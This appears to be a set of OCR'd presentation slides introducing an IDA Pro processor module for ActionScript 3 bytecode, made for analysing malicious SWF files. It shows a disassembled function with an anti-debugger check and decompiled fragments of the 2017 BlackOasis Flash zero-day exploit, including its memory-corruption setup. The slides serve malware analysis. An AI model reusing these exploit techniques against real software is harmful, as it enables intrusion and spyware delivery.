
- Simple
- Stable
- Easy to use
- Shows disassembled instructions and their bytes
- Ctrl-C / Ctrl-V to create YARA rule
- Just works

Sounds like IDA Pro! ☺

IDA Pro has no support for SWF and ActionScript 3 bytecode ☹

Let’s do it!

ActionScript3 processor module



Function name	Segment
flash01_class_init	DoABC
flash01_instance_init	DoABC
flash01_instance_flash21	DoABC
flash01_init	DoABC
class_1_class_method_1	DoABC
class_1_init	DoABC
class_1_class_init	DoABC
class_1_instance_init	DoABC

Line 3 of 8


```
refid "flash01/instance/flash21"
returns QName(PackageNamespace(""), "void")
maxstack 10
localcount 1
initscopedepth 9
maxscopedepth 10



flash01_instance_flash21:
debugfile       "C:\Users\Rose\Adobe Flash Builder 4.6\ExpAll\src;;flash01.as"
debugline       0x28
getlocal0
pushscope
debugline       0x2A
findpropstrict  QName(flash_system, Capabilities) ; "PackageNamespace(flash.system)" ...
getproperty     QName(flash_system, Capabilities) ; "PackageNamespace(flash.system)" ...
getproperty     QName(_, isDebugger) ; "PackageNamespace()" ...
iffalse         loc_211B
```

```
debugline       0x2B
returnvoid
```

```
loc_211B:
debugline       0x2C
getlocal0
getlocal0
getproperty     QName(flash01, var_4) ; "PrivateNamespace(flash01)" ...
pushbyte        1
add
initproperty    QName(flash01, var_4) ; "PrivateNamespace(flash01)" ...
debugline       0x2D
getlocal0
getproperty     QName(flash01, var_4) ; "PrivateNamespace(flash01)" ...
pushbyte        0xA
```

```
125.00% (-234,-18) (15,474) UNKNOWN 0000210C: flash01_instance_flash21+6 (Synchronized with Hex View-1)
```

Not so long ago…




Home › About › Corporate News

October 16, 2017

Kaspersky Lab discovers Adobe Flash Zero Day – used in the wild by a threat actor to deliver spyware

Kaspersky Lab’s advanced exploit prevention system has identified a new Adobe Flash zero day exploit, used in an attack on 10 October by a threat actor known as BlackOasis.

Exploit




```
static function var120() : *
{
    try
    {
        var10 = new BA();
        var11.push(var10);
        var12 = false;
        if(!var16)
        {
            new BufferControlParameters(0,0);
            new C1();
            new C2();
            c3 = new C3();
            new C4();
            new C5();
            new C7();
            var16 = c3;
            var16.var38 = 4660;
            var122(0,var10);
        }
        var122(0,var10);
        if(var16.var38 != 4660)
        {
            var12 = true;
            if(var8)
            {
                return;
            }
            C32.var130();
        }
        else
        {
            var100("");
        }
        return;
    }
    catch(e:Error)
    {
        var100("");
        return;
    }
```

```
public static function var122(param1:*, param2:* =
{
    try
    {
        if(var8)
        {
            var16.var36 = Low(param1);
            var16.var37 = Hi(param1);
        }
        else
        {
            var16.var36 = param1;
        }
        var16.o = param2;
        var121 = true;
        new Call();
        return;
    }
    catch(e:*)
    {
        return;
    }
}

public static function var123() : Object
{
    var _loc1_:BufferControlParameters = var16;
    var _loc2_:* = var109(_loc1_.initialBufferTime)
    var _loc3_:* = var109(_loc1_.playBufferTime);
    return {
        "u0":_loc2_.low,
        "u1":_loc2_.hi,
        "u2":_loc3_.low,
        "u3":_loc3_.hi
    };
}

static function var120() : *
{
    try
    {
```

```
package
{
    public class Call
    {


        public function Call()
        {
            super();
        }
    }
}
```

Exploit



```
static function var120() : *
{
    try
    {
        var10 = new BA();
        var11.push(var10);
        var12 = false;
        if(!var16)
        {
            new BufferControlParameters(0,0);
            new C1();
            new C2();
            c3 = new C3();
            new C4();
            new C5();
            new C7();
            var16 = c3;
            var16.var38 = 4660;
            var122(0,var10);
        }
        var122(0,var10);
        if(var16.var38 != 4660)
        {
            var12 = true;
            if(var8)
            {
                return;
            }
            C32.var130();
        }
        else
        {
            var100("");
        }
        return;
    }
    catch(e:Error)
    {
        var100("");
        return;
    }
```

